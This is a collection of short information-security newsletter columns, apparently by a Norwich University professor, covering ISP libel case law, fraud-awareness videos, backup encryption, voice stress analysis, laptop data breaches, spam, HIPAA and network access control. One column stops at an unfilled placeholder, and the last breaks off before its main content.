In 1994, someone sent vile, threatening messages via e-mail in Alexander G. Lunney's name by opening fraudulent accounts on the Prodigy ISP using his identity. Lunney sued Prodigy for allowing him to be placed in a false light (one of the classic legal definitions of defamation) but lost the case and his appeal because, the appeals-court judge wrote in 1999, "Prodigy's role in transmitting e-mail is akin to that of a telephone company, where one neither wants nor expects to superintend the content of its subscribers' conversation. In this respect, an ISP, like a telephone company, is merely a conduit."< http://tinyurl.com/n65yv >

In the Stratton Oakmont Inc. v. Prodigy Services Co. case completed in the Supreme Court of New York in 1995, an anonymous user of the "Money Talk" bulletin board on Prodigy made libelous statements about the principals of the Stratton Oakmont securities investment banking firm in October 1994 < http://tinyurl.com/rkyf3 >. Judge Stuart L. Ain ruled that Prodigy's stated policy of reviewing and censoring postings qualified it as a publisher with respect to its bulletin boards (note the contrast with the judgement about its e-mails from Lunney v. Prodigy).

I bring these cases to readers' attention because although-I-am-not-a-lawyer-and-this-is-not-legal-advice-(for-legal-advice,-consult-an-attorney-qualified-in-this-area-of-legal-practice), I think these classic cases bear directly on the issue of net neutrality of ISPs. To the extent that ISPs begin to interfere with unbiased, unrestricted access to content from different providers, I think they will fall afoul of the existing case law that specifically protects ISPs that net neutrality and will find themselves qualifying for responsibility for content as publishers.

I doubt that such increased liability for content decisions will provide a good business case for changing accessibility of content to users. ISPs who take money from content providers to increase accessibility to their content or to block access to competitors may forfeit their defensive claims to being content-neutral distributors immune to liability for libel and other legal infringements (I have not discussed other issues such as intellectual property violations). Civil law may provide an excellent tool for preventing abusive interference with access to information on the Internet.

I look forward to a flood of commentary from cyberspace attorneys interested in this issue and will summarize their comments in a later column.

I'm already cringing.

* * *

New information assurance journal – Norwich University Journal of Information Assurance

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Postal Inspectors Provide Valuable Awareness Resources

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Identity theft is widely recognized as the fastest-growing crime in the US today < http://www.idtheftcenter.org/facts.shtml >.

I recently received a DVD with a dramatic 15-minute awareness film called "Delivering Justice: All the King's Men – Picking up the Pieces" from the US Postal Inspection Service (USPIS) that everyone can order at no cost from < http://ww.usps.com/postalinspectors >. It tells the heart-breaking stories of a number of identity-theft and investment-fraud victims being interviewed on a news program and has intercuts from actors representing USPIS experts. The video is shot with professional production values and with competent and engaging actors. I'll be using it next year as a useful audiovisual aid in a variety of courses and in one of the weekly meetings of the Special Interest Group on Security, Audit and Control (SIGSAC) of the Association for Computing Machinery (ACM) at Norwich University. Readers may find it helpful as part of their ongoing security-awareness programs for fellow employees.

There's a flier with the video that lists a wide range contact numbers for helpful organizations such as Battered Women's Justice Project, National Organization for Victim Assistance and USPIS Fraud Hotline (among many others). It also specifically mentions the Web site < http://www.lookstoogoodtobetrue.com > which has extensive resources for anyone interested in learning more about frauds. That site in turn has helpful links to page-long descriptions of many types of fraud (e.g., pharmacy fraud, hacking, identify theft, phishing, spam, spyware, romance schemes, advanced-fee fraud, auction fraud, Ponzi schemes and so on). Each of _those_ pages then provides yet more links to more extensive documentation on each particular topic.

The USPIS Web site has a list of several free security-awareness DVDs that I just ordered < http://www.usps.com/postalinspectors/dvdorder.htm >. In addition to the identity-theft piece, there are films on the following topics:

- Cross-border telephone frauds ("Nowhere to Run")
- Telemarketing and mail fraud via the Internet ("Web of Deceit")
- Foreign lottery scams ("Long Shot")
- Work-at-home scams ("They Just Don't Pay")
- Identity theft ("Protect Your Identity")
- Telemarketing fraud ("Dialing for Dollars").

Readers will also want to check out the extensive list of publications < http://www.usps.com/postalinspectors/is-pubs.htm > and FAQs < http://www.usps.com/postalinspectors/fraud/welcome.htm > available on the site.

I checked with the USPIS operator and verified that anyone can order the entire set without problems. These short films will be useful not only for employee security-awareness programs but also to supply to local schools so that our teenagers can learn to defend themselves against

these crimes. In addition, you may want to pass along information about these resources to social-service groups and religious organizations in which you are involved, especially those serving older members of society (a special target for scammers).

Kudos to the USPIS.

ACLU Privacy Conference:
Bruce Schneier Comes to Vermont

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The ACLU Foundation of Vermont is holding a daylong conference on "Privacy: How much is left?" at the Capitol Plaza Hotel in Montpelier on Tuesday, June 13, 2006.

One of the keynote speakers will be Bruce Schneier < http://www.counterpane.com/schneier.html >, famed cryptographer, author of the always interesting monthly Crypto-Gram newsletter < http://www.counterpane.com/crypto-gram.html > and author of many books, including the best-selling _Beyond Fear: Thinking Sensibly about Security in an Uncertain World._ < http://tinyurl.com/qzmgo >.

According to the press release I received, there will be “panel discussions on Internet privacy, medical records, and federal Real ID standards, as well as a presentation on attorney-client privilege.”

The press release continues with these details of the topics covered in the day-long program [mildly edited]:

* The erosion of privacy and the importance of the Fourth Amendment. What are our privacy rights? Is privacy actually defined anywhere, or is a good deal of privacy simply perceived because of circumstances such as remoteness? What protections are accorded by the Vermont and U.S. constitutions? Is domestic surveillance conducted by the National Security Agency constitutional? Should records once defined in the paper age as "public" be reclassified because of new access capabilities created in the computer age? Why has privacy become such a topic of interest?

* Data aggregation. What is data aggregation, why is it so lucrative, and should the government be regulating private aggregators? Might the government itself violate privacy rights by obtaining information about citizens from private aggregators (bank records, airline records, credit card records, etc.)? What is data mining? Identity theft? Should government do more to prevent and fight identity theft?

* Internet privacy. When someone goes online, who knows what about whom? What access does government have to e-mails and records of an individual's online browsing? What access do service providers or other third parties have?

* National REAL ID. Last year Congress created standards that all states must soon meet when issuing drivers' licenses. Some feel this is the first step toward a national identity card. What are the implications of such a document? Would standardized drivers' licenses be effective security measures, protecting identity? Or could they have unintended consequences that might actually threaten security and invade privacy? How will data on the licenses be shared, to whom will these data be available, and for what purposes will the data be used?

* Medical records privacy. Recent Vermont health care measures include a provision for pilot programs to build aggregated medical records databases. Do such databases enhance medical services at the risk of invading privacy? Another bill considered by the Legislature gathers all prescription records for certain drugs into one electronic database. Is such a database justified within the context of regulated drugs, or is it an invasion of individuals' privacy rights?

* Attorney-client privilege (ethics unit). What practical and ethical considerations must attorneys deal with in protecting the privacy of attorney-client privilege? What liability is incurred when records are compromised? What file disposal methods best protect privacy?

* The wild, the wacky, the future. What's ahead? Will technological advances lead to radio chips implanted in our bodies for identity purposes? Will our cars carry on-board computers that monitor our driving habits, with the information sent to our insurance company to determine an individualized rate for us? Will we soon all carry national identity cards with magnetized strips containing personal information?

I hope some of you will make it to beautiful Vermont in June. Montpelier < http://www.montpelier-vt.org/ > is a charming town – the smallest state capital in the nation – surrounded by the gorgeous Green Mountains and filled with friendly people (8,000), charming bookstores (at least 4), excellent restaurants (at least a dozen) and even two (2!) movie theaters. Be aware that traffic can be difficult during rush minute, but otherwise our single traffic light in the center of town handles cars and pedestrians quite well, even when there are three of four cars backed up at the light.

I look forward to meeting you at the conference.

Encrypting Backups:
Avoiding Disasters

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As a CISSP, a security consultant, a professor of information assurance and a program director for security studies, I'd be terminally embarrassed to tell clients and students to do what I wouldn't do myself.

One of the recommendations many security experts make is to encrypt backups. For example, here are a few such exhortations located by using keywords "encrypt backups" in GOOGLE:

"Why is it important for you to encrypt your backups? Part of the reason lies in the very nature of a backup tape. A backup tape is a mirror of your server's contents, and nothing stands in the way of someone stealing a backup tape and restoring it to their own server. Sure, most companies password protect their backup tapes, but passwords can be cracked. Besides, if a hacker is in physical possession of one of your backup tapes, they are not under any time constraints." – Brien M. Posey / WinSystems Tips 2005-10-18 < http://tinyurl.com/o4k37 >

"Not all backups need to be encrypted but if your data has a lot of sensitive, proprietary information or contains personal data of individuals, it would be a good thing to encrypt your backup tapes, CDs, or whatever. Imagine going to all the trouble of securing your network only to have someone walk off with a backup tape full of very important stuff." – Chey Cobb / _Cryptography for Dummies_ 2004-01 < http://tinyurl.com/ozyuh >

"Want to really safeguard your data backups? Encrypt them." – Gabriel Ferreira / Computerworld Storage Networking World Online 2005-09-19 < http://tinyurl.com/ngdgm >

So what do I do about encrypting my own backups? I take daily incremental backups (i.e., backups of files changed since the last backup) using WinZIP and its archive-flag option to distinguish among files changed on the same day before and after the backup. Specifically, I check the options labeled "Include only if archive attribute is set" and "Reset archive attribute." Then I encrypt the ZIP file (typically called "BUyyyy-mm-dd.ZIP") to my own PGP public key, creating a file called "BUyyyy-mm-dd.zip.pgp". These individual files are usually 100-300 MB. The backup files are stored on my RAID-1 hard disk system and new ones copied daily to an external USB hard disk drive. The contents of the USB drive are synchronized daily with the hard drive on my laptop computer, providing a total of three current near-identical filesets (not counting the RAID-1 copy). At the end of each month, all of that month's backup files are copied to a DVD as part of the monthly full backup. The DVDs are stored in a fire-resistant safe.

Some critics of backup-encryption claim that the risk of having a single bad bit on an encrypted file will result in complete inaccessibility of the entire file < http://tinyurl.com/q8a3b >. This warning is correct for a PGP-encrypted file, but error rates on 300 MB files on hard disks and DVDs are negligible in my experience. Tape drives might cause more risks. As a matter of

interest, I read and write five PGP "PGD" disk encryption files every day: one ½ GB, three 2 GB and one 4 GB respectively. None of them has ever had a disk error that prevented me from using them in the six months since I installed them to create encrypted volumes on my hard drives.

Readers must keep in mind that encrypting backups increases the complexity of archival storage. In addition to being concerned about changes in hardware, operating systems, backup software, application software, and file formats, archivists must also keep in mind that changes in encryption keys or algorithms will necessitate careful planning to ensure that older backups will be usable, either through careful storage of software and keys or through data decryption and re-encryption.

Finally, what about the decryption keys? I make a point of storing the complete PGP installation file-set, including my license, in a ZIP file along with my set of PGP keyrings on two copies of a separate CD-ROM stored in two separate places apart from my backups disks. And yes, I also store copies of the WinZIP installation file on each of those CD-ROMs.

I wonder if I should wear another pair of suspenders and an extra belt?

Flipping a Coin:
Voice Stress Analysis Questioned

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the critical steps in incident response is the interview. In previous articles in this column ("Poly want a hacker?"< http://www.networkworld.com/newsletters/sec/2008/0211sec1.html >, "Drawing the Lines"< http://www.networkworld.com/newsletters/sec/2008/0211sec2.html > and "Blurred Lines"< http://www.networkworld.com/newsletters/sec/2008/0218sec1.html >) I've looked briefly at the use of polygraph as a tool for identifying lies. Today, I will look at another technology for telling truth from fiction: the voice stress analyzer (VSA).

The National Institute for Truth Verification (NITV)< http://www.cvsa1.com/ > markets a device called the Computer Voice Stress Analyzer®, which it describes as follows:

> "The CVSA® is the only voice stress analyzer with Voice ImagingÔ [sic] Technology, Report Auto-Write, and a patented scoring algorithm. The FACT was tested by major metropolitan law enforcement agencies and found to be 98% accurate. The CVSA II is used by 1,800 local, state and federal agencies, as well as by US Military Special Operations and Intelligence units. Our mission is to develop the latest in truth verification instruments, training and testing techniques and to equip the criminal justice, military and intelligence communities to identify the guilty and absolve the innocent."

The product description< http://www.cvsa1.com/CVSA.htm > is unequivocal in its claims:

> "The CVSA® is effective in all investigative situations such as homicide, sex crimes, robbery, white collar crimes, and internal affairs investigations, as well as pre-employment examinations for background investigators. . . .
>
> Micro tremors are tiny frequency modulations in the human voice. When a test subject is lying, the automatic, or involuntary nervous system, causes an inaudible increase in the Micro tremor's frequency. The CVSA® detects, measures, and displays changes in the voice frequency.
>
> A state-of-the-art computer processes these voice frequencies and graphically displays a picture of the voice patterns. The CVSA® is not restricted to "yes" and "no" answers and is able to analyze accurately, tape recordings of unstructured conversations.
>
> CVSA Outperforms Any Other Method"

The manufacturer stresses the importance of using its tools using the proper procedures for effective application of the CVSA:

> "When used in conjunction with the National Institute for Truth Verification's (NITV®) interviewing and interrogation techniques, including its widely acclaimed Defense Barrier Removal (DBR®) technique to obtain confessions, the results are swift and dramatic. 'Cold' cases are solved by analyzing old interview tapes. The CVSA® gets to the truth and accurately identifies deception, or validates statements in the shortest

possible time (average exam time is 40 minutes.)"

The Web site provides links to an impressive series of confirmatory studies validating the CVSA, including several rulings by judges < http://www.cvsa1.com/USCourts.htm >, an extensive study by the US Department of Defense < http://www.cvsa1.com/VSAAssessment.pdf >, and the US Special Operations Command < http://www.cvsa1.com/USSpecialOper.htm >.

There is a problem, though: the CVSA's effectiveness is still controversial. In a 2005 summary of the disagreements over the validity of the CVSA results in interrogations, reporter David Holman detailed the resistance to the CVSA at the Pentagon.< http://spectator.org/archives/2005/12/15/nothing-but-the-truth > His report was reformatted by NITV for easier readability and dramatically retitled as, "DoD Conspiracy Exposed."< http://www.cvsa1.com/DODConspiracy.pdf >

Most recently, Kelly R. Damphousse, PhD, a distinguished scientist who is Associate Dean of the College of Arts & Sciences and President's Associates Presidential Professor of Sociology at University of Oklahoma, has published a stunning critique of the CVSA. (By the way, you have GOT to read his bio – it's like a Monty Python skit < http://www.ou.edu/soc/prof_profiles/Kelly_Damphousse/k_damphousse.html >

Dr Damphousse's research is summarized in "Voice Stress Analysis: Only 15 Percent of Lies About Drug Use Detected in Field Test," published in the *National Institute of Justice Journal* (259):8-11 (March 2008) < http://www.ncjrs.gov/pdffiles1/nij/221502.pdf > The research study involved 300 people in detention who were questioned about their recent drug use; accuracy of their responses was judged by analysis of urine samples.

Results were appalling: "Fifteen percent who said they had not used drugs—but who, according to their urine tests, had—were correctly identified by the VSA programs as being deceptive. . . . Eight and a half percent who were telling the truth—that is, their urine tests were consistent with their statements that they had or had not used drugs—were incorrectly classified by the VSA programs as being deceptive. Using these percentages to determine the overall accuracy rates of the two VSA programs, we found that their ability to accurately detect deception about recent drug use was about 50 percent."

Dr Damphousse noted, "We did find, however, that arrestees who were questioned using the VSA instruments were less likely to lie about illicit drug use compared to arrestees whose responses were recorded by the interviewer with pen and paper."

_____, the _____ of NITV, commented on the Damphouse study as follows:

Take it To The Top:
Communicating Security Issues to Top Managers

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In February, I posted an article about Jeff Bardin, CISO of the Hanover Insurance Group, on the MSIA Portal < http://tinyurl.com/evzrw >. Mr Bardin and I spoke later about his work and he pointed me to an article he recently published about communicating with C-level executives that will interest readers < http://www.csoonline.com/read/040106/communicate.html >. I wanted to expand on a couple of interesting points raised by Mr Bardin in his article.

He wrote, "1. Seek out a trusted sponsor—a person who can serve as a conduit to getting your message heard. At one firm, I found the VP of Internal Audit to be a great ally. Internal Audit has been trying for years to get companies to comply with their findings; they follow a code like you. Your efforts will only help their cause. Align your information security pitch with their internal controls–oriented message, adding specifics relevant to the 10 domains of ISO17799 or CISSP Common Body of Knowledge."

Readers will find useful resources bearing on this point at the following Web sites:

The Committee of Sponsoring Organizations of the Treadway Commission < http://www.coso.org/ > or COSO defines internal controls as follows (quoting directly from < http://www.coso.org/key.htm >):

Internal control is a process, effected by an entity's board of directors, management and other personnel, designed to provide reasonable assurance regarding the achievement of objectives in the following categories:

- Effectiveness and efficiency of operations
- Reliability of financial reporting
- Compliance with applicable laws and regulations.

The page continues with "Key Concepts" as follows:

- Internal control is a process. It is a means to an end, not an end in itself.
- Internal control is effected by people. It's not merely policy manuals and forms, but people at every level of an organization.
- Internal control can be expected to provide only reasonable assurance, not absolute assurance, to an entity's management and board.
- Internal control is geared to the achievement of objectives in one or more separate but overlapping categories.

To buy the complete ISO17799 2005 standards as a downloadable file or on paper, go to < http://tinyurl.com/c7yqm >.

The (ISC)^2 Common Body of Knowledge (CBK) is described at < http://tinyurl.com/z9bso >. The

ten domains are listed as follows:

- Access Control Systems and Methodology
- Applications and Systems Development Security
- Business Continuity Planning (BCP) and Disaster Recovery Planning (DRP)
- Cryptography
- Law, Investigation and Ethics
- Operations Security
- Physical Security
- Security Architecture and Models
- Security Management Practices
- Telecommunications and Network Security.

Having external validation of the points you want to make with upper management can increase your credibility. Remember, many of our colleagues have little or no knowledge of the professional standards underlying information assurance and may erroneously assume that we are making up rules as we go. Being able to point to industry and international standards can make a real difference in acceptance of our proposals.

Interpersonal Relations Matter

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in my last article, Jeff Bardin, CISO of the Hanover Insurance Group, recently wrote an interesting article about communicating with upper management < http://www.csoonline.com/read/040106/communicate.html > and his points prompted me to expand on a couple of his points.

Mr Bardin wrote, "4. Know your professor; get an A. Query those who have had at least one audience with the C's as to their style and expectations. Learn of their personality types if possible (the Myers-Briggs test is one good way to approach this task)."

> The Myers-Briggs personality model is described in detail at < http://tinyurl.com/9lpxy >. It uses four dimensions to categorize preferred personality types and helps people relate to each other more smoothly. The dimensions are direction (extraversion and introversion), processing (sensing and intuition), decision (thinking and feeling) and organization (judging and perception). Another valuable tool for helping people understand each other's motivations is the Wilson Social Styles model < http://tinyurl.com/l3tu7 >, which uses two dimensions to identify preferred ways of interacting: assertion and affect. In this model, people are described as Drivers, Expressives, Amiables and Analyticals – each with particular strengths, weaknesses and preferences for how they work best with others.
>
> Both Myers-Briggs and Wilson Social Styles can help people work more effectively together by adapting to contrasting styles through good will and sensitivity. When I worked at Hewlett-Packard in the early 1980s, all employees participated in a fascinating seminar from Wilson Learning experts – one of the best courses I have ever taken in my life. We learned practical methods for working smoothly and effectively with people who might have rubbed us the wrong way if we had not understood that we were simply used to different expectations. One example that has come up many times in the decades since that course is the conflict that can occur between people with different needs for social interaction. Without going into detail, it's enough to say that Analyticals and Drivers are goal-driven and put relatively little emphasis on social interactions at work, whereas Amiables value friendly interactions and need to get to know people to be able to work with them. I was rated as a type of Analytical; for example, when my wife asked me about a fellow Analytical friend at work with whom I had worked closely for four years, "Is he married?" I had to answer, "I have no idea." The subject had never come up – we mostly talked about operating system internals.
>
> So when I used to enter an Amiable's office and be greeted with "Hi! How are you? How was your weekend? How's your wife? How's your dog? What about those Expos, eh?…." I used to feel irritated and would sometimes cut the poor Amiable off abruptly – making this person-oriented colleague uncomfortable and even angry. After the Wilson Learning training, I learned to relax and to realize that a few minutes of friendly chat was a harmless way of establishing a rapport. Similarly, Amiables learned that when dealing with Analyticals and Drivers, most of whom like to get right down to business, perhaps a shorter period of friendliness would be appropriate – a minute or two, say, rather than ten minutes of banter.

As you will understand, such techniques are especially useful for information assurance specialists. We are constantly raising touchy issues that raise people's hackles; starting off on the wrong foot or offending people by failing to realize what makes them uncomfortable or irritated just makes our job harder.

Now if we could just figure out how to apply these wonderful techniques to intercultural and international differences, perhaps we could prevent each other from bombing various parts of our planet into glassy wastelands.

Learning from Losses:
Wandering Laptops Should Teach Lessons

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Just recently I was updating some lecture materials for an upcoming course and needed some recent examples of losses of control over data. I ran across some excellent reporting by Ashlee Vance of _The Register_ and I think readers will enjoy reading his work.

* * *

ERNST & YOUNG LOSES LAPTOP COMPUTERS WITH CUSTOMER DATA

Mr Vance wrote that the international consulting firm Ernst & Young lost a series of laptop computers in early 2006. In February, the firm grudgingly admitted that a laptop with confidential customer data – including the SSN of Scott McNealy, CEO of Sun Microsystems – had been lost or stolen in January. < http://tinyurl.com/qxjz7 > McNealy reported that his identity had in fact been compromised. Then a March report in the Miami Herald stated that some Ernst & Young auditors went to lunch on Feb 9 – leaving their laptop computers in a conference room in the office building where they were working. Two men stole four of their laptops. E&Y declined to issue a public statement about these breaches of security, although when pressed, they did assure the public that "password protection" sufficed to compensate for loss of control over the data. < http://tinyurl.com/laj8c >

On March 15, Vance wrote that E&Y had lost yet another laptop computer – this one stolen in January from an employee's car. It contained financial and tax records compromising the security of "thousands" of IBM employees and ex-employees. Once again, the company refused to issue a public statement about the theft and informed the potential victims of identity theft two months after the incident. < http://tinyurl.com/hltf6 > On March 23, Vance found out that E&Y had admitted to BP that 38,000 employees were included in the January laptop theft. < http://tinyurl.com/oayw3 >

FIDELITY INVESTMENTS LOSES LAPTOP WITH CLIENT DATA

Ashlee Vance, scourge of careless laptop users, reported on March 22 in The Register that Fidelity Investments had announced the loss of a laptop computer containing detailed HP retirement plan data for 196,000 HP employees, including names, addresses, salaries and SSNs. In contrast with the disgraceful performance of Ernst & Young, Fidelity announced the loss relatively quickly and cooperated fully with the trade press. In addition, the data on the laptop were encrypted. < http://tinyurl.com/kyj3p >

The same article reported that Ernst & Young were rolling out encryption software for their corporate computers. At last.

On 24 March, Vance reported that the _reason_ a Fidelity employee was carrying 196,000 records about HP employees on a laptop was… wait for it… as part of a demo intended to

impress HP executives with some new software. Yep: live, highly sensitive data for a demo on a laptop computer. < http://tinyurl.com/ozy8j >

* * *

So aside from nominating Ashlee Vance for a journalism award, what can we learn from these unfortunate circumstances? Nothing particularly new, but perhaps readers will appreciate having fresh examples with which to enliven security-awareness and policy discussions where you can raise the following points:

* Think about whether specific data _ought_ to be on laptop computers at all in their raw form; would anonymized versions be just as good (e.g., for demos)?

* Confidential data on corporate computers should be encrypted using whole-disk or partition-level encryption (not file-by-file encryption) with appropriate provisions for key escrow or key recovery procedures in case the user forgets the key or leaves the organization (or this plane of existence).

* Passwords alone are an inadequate form of protection for confidential data.

* Every organization should have a computer security incident response plan in place to handle potentially embarrassing cases such as data loss or loss of control over confidential information. Honesty, forthrightness, openness, clarity, and truth are not just for girl scouts – they will largely prevent embarrassment and humiliation when the truth eventually comes out.

Unsubscribing Not So Easy:
The Perils of Untested Assumptions

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Spammers have never shown any signs of moral development, but many of them have benefited from the technical intelligence of corrupt geeks who support their nefarious activities. Now, when I write about Bad Things, I anonymize the details and usually avoid making overtly derogatory comments in print; however, where spammers are concerned, the gloves come off. So here – without names or contact details but with lots of insulting comments – is the story.

* * *

Recently I received a press release from Caroline Twit of Famous Instrument Company and her fellow conspirator Jason Clueless of Dimwit and Foggy, presumably a firm of professional spam-advisors. Including URLs, it included over 15,998 bytes of fascinating detail about. . . . guitars. Why they sent this information to a professor of information assurance is beyond me – except for guessing that they really do not care a whit about selectivity or are too incompetent to bother screening their lists of victims.

The significant issue for readers of this newsletter is their instructions for removal from their list:

> Remove me from this list <mailto:removeme-famous@mail.dimwit.com>
>
> (Clicking on the link above will send an email automatically removing you from our distribution list) <

Well, no, it won't – at least not for me, and probably not for lots of other people either.

Now first of all, I don't make a habit of using remove-me instructions on spam; however, when it comes from established companies, I sometimes guess that some creep has suggested spamming to a fool who doesn't know any better, and so the instructions may actually work. Unfortunately, replying from the account where I send e-mail won't remove the address which received the spam.

I redirect mail from by norwich.edu address to an address at gmail.com because my University account is secured so firmly that it is inconvenient to use it from a non-University computer (such as my home-office machine) or from a non-Norwich connection point without using a Web-browser interface instead of a POP-mail client. In addition, I send mail from the home office via my satellite provider, Starband.

So I receive mail that's sent to a norwich.edu address but reply from either a norwich.edu address, a starband.net address or a gmail.com address depending on where I am.

The only way I could unsubscribe from the Famous Instrument spam list is to log on to the

Norwich server using its wretchedly slow Web interface and send the idiots e-mail from there.

But in general, I suspect that some people may be unaware that replying to redirected e-mail won't work when trying to unsubscribe from a list that uses the original address.

If spammers DID care about removal, I suppose they would include instructions such as "If you are replying from an address other than the one we used for our intrusive and unwanted rubbish, use the text < REMOVE address > where address is the one where you received our garbage." Another technique used by legitimate organizations is a uniquely-generated HTML address such as “To be removed automatically, click on < http://www.garbagesenders.com/t/56842/800545/41/0/ >” which in turn accesses a database and generates a removal.

Oh well, instead, I wrote them a nasty note.

As an additional cause for finger-pointing and public humiliation, these people didn't use a "mailto:" link for their e-mail addresses. Oh no, they used links in the form

http://us.fnnn.mail.yahoo.com/ym/Compose?To=idiot@unfortunate_employer.com

Anyone allowing HTML-formatted e-mail to pollute their in-box who simply clicks on the link ends up at a page that reads "Your login session has expired."

[Slaps forehead in amazement.]

There. I hope this is sufficiently embarrassing that these folks recognize themselves and NEVER NEVER NEVER spam anyone again.

[Evil grin.]

So the moral for all you nice readers who run legitimate e-mail lists is that you should not make assumptions about where your readers are writing from. When you provide removal instructions, be sure that they will work even if the senders are responding from an e-mail address other than the one to which you sent the original message.

And may there be a pox on spammers throughout the universe.

Unexpected Consequences of HIPAA

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Although I began programming in 1965 and began working professionally on a compiler project in 1979, I have maintained a lifelong interest in science in general and biology in particular. Some readers may know that my original field of study (almost 40 years ago) was biology. My doctorate was in invertebrate zoology and applied statistics (!). One of the journals I read regularly is SCIENCE from the American Association for the Advancement of Science < http://www.aaas.org/ >. A recent article brought to light some unexpected consequences of the Health Insurance Portability and Accountability Act (HIPAA, < http://tinyurl.com/mlvbh >).

Jocelyn Kaiser wrote a report in the March 17, 2006 issue entitled, "Rule to protect records may doom long-term heart study." (SCIENCE 311:1547-1548). It seems that a major research study on heart attacks, the Minnesota Heart Survey < http://tinyurl.com/q23dq >, is suffering some serious interference in its data gathering due to the strict requirements for patient confidentiality imposed by HIPAA and by state regulations. Specifically, "the Privacy Rule… gives patients access to their medical records and restricts how health care providers use them… One key change from existing practices requires researchers outside the provider organization to obtain written consent from each patient…or… to get a waiver from their institutional review board (IRB). Researchers can also receive a data set stripped of identifying information."

According to principal investigator Professor Russell V. Luepker, these rules are making it extremely difficult to obtain medical information for their research. The article details a number of workarounds, but the essential point is that the HIPAA Privacy Rule and the state laws have unexpectedly made some types of valuable contributions to the progress of medical science far more difficult than ever before.

Luepker and other scientists need _some_ identifier for the patient records because they are conducting longitudinal studies – time series that look at patient histories. Stripping out _all_ identifying data ruins the data set for their needs.

But as long as there's a _single_ unique identifier that allows records to be correlated, one could provided stripped data (no name, no address, for example) with lots of value for the researchers while preserving patient confidentiality.

Here's where information security technologies might be helpful. It would be simple to encrypt a unique or nearly-unique identifier such as the Social Security Number (SSN) using public key cryptography (PKC) so that patient records would be correlated even across medical institutions. One would need to establish a single public key held by, say, the National Institutes of Health (NIH). All researchers could receive patient data sets anonymized by converting the patients' SSNs to a unique ciphertext using that NIH public key. The trick would be that the secret key generated at the same time as that public key would be destroyed; that is, no one would have a reasonable means of decrypting a particular ciphertext to deduce the original SSN. So patient confidentiality would be preserved but all the juicy clinical details would still be available for the scientists.

On a more general note, the wording of the Privacy Rule in HIPAA and of similar state laws illustrates the rule of unintended consequences. In our own work in information assurance, we ought to be careful to run pilot programs and studies to see if our brilliant ideas and stunningly precise policy formulations are actually having the effects we want – and only the effects we want.

Leaky Blackberry Spills the Juice

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

It's been so wet in Vermont lately that even the mushrooms are soggy. A delegation of frogs from our pond came to ask us for a sunlamp the other day, and some of the cows are turning green and black. So when the bright yellow thing came out for a few minutes one morning last week, I dashed out with the dogs to play Frisbee and to stare at the funny blue patches in the sky.

When I returned to my office above the garage, I checked my phone for voice mail. Yep, there was a message from one of my clients – Girolamo Frescobaldi of Ferrara, who had called me earlier that morning. But wait – what was this? A fragment of conversation? Discussing a product? Whoa – this was clearly not meant for me. After about 20 seconds of inadvertent eavesdropping, I saved the message and called my client.

"Ciao, Girolamo!"

"Si, Mich? Come sta?"

"Girolamo, ascolti questo [listen to this]!" And I conference-called my voice-mail and played a few seconds of the message for him.

"Madre di Dio e tutti i santi!" he exclaimed. "How did you get that?"

"Well," I said, "it appears that your Blackberry called me and got my voice-mail. Would you like me to delete the rest of the message?"

"Per amor di Dio, Sì! Sì!"

So I hit the delete key and he heard the reassuring dulcet tones of the voice-mail system saying, "Message deleted."

It turns out that Girolamo's Blackberry has a button on top for automatic redial of the last number called. Luckily, the entire device (except an emergency 911 call button) can be locked automatically after a timeout or manually to prevent accidental dialing or use of hotkeys; re-enabling the device requires a password that can be strong. So Girolamo must have (a) failed to lock his device and (b) accidentally hit the redial through the third-party soft case he uses while he was in the middle of a sensitive discussion with one of his colleagues about one of their products. And he said that if that particular conversation had been heard by, say, a news reporter (I don't count), "ogni inferno avrebbe potuto rompere sciolto." [Take a guess.]

Moral #1: If your cell phone or equivalent does not have a complete lockout on at least the keyboard, TURN IT OFF when you are discussing anything that is highly sensitive.

Moral #2: Don't let people keep their cell phones with them in meetings where highly sensitive topics are discussed.

Abbia un bel giorno. Privatamente. [Have a nice day. Privately.]

NAC NAC – Who's There?
DHCP A Core Technology for Network Access Control

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Network Access Control (NAC) is the process of controlling users' and device access to the network. Because of increased employee mobility and the growing number of end-user network-capable devices, tracking and controlling network access has become essential to maintaining data security in corporate networks.

In January 2006, Infonetics Research released the results of a study suggesting a significant growth of the NAC market (an 11-fold increase predicted from 2005 to 2008). < http://tinyurl.com/zyd4z > Their press release describes NAC as follows: "Network access control, or NAC, is considered the holy grail of network security, as it is an intelligent network infrastructure that can identify users, identify and do integrity checks on the computers they are using, and then grant them access to specific locations and/or resources and set policies based on user and machine identity."

Tim Greene wrote in _Network World_ at the beginning of May that NAC products would be highly visible at Interop Las Vegas. < http://tinyurl.com/knrsk > Greene wrote, "Infonetics breaks NAC designs into three components: clients that check end devices for compliance, enforcement points that impose policies and back-end servers that dictate policies to the enforcement points. NAC identifies and authenticates users and machines, ensures machines meet security policies, sets policies based on user and machine status, and grants access to specified resources. An Infonetics survey recognizes Cisco's Network Admission Control < http://tinyurl.com/e8ndm >, Microsoft's Network Access Protection (NAP) < http://tinyurl.com/htt38 > and the Trusted Computing Group (TCG) consortium's Trusted Network Connect < http://tinyurl.com/hzvxk > as the three NAC schemes best known among IT executives." Richard Kagan is Vice President of Marketing at Infoblox, a firm that delivers network infrastructure essential for any NAC deployment scheme; he recently sent me a brief summary of key issues underlying NAC for network architects and security personnel. The following is a lightly-edited version of his comments.

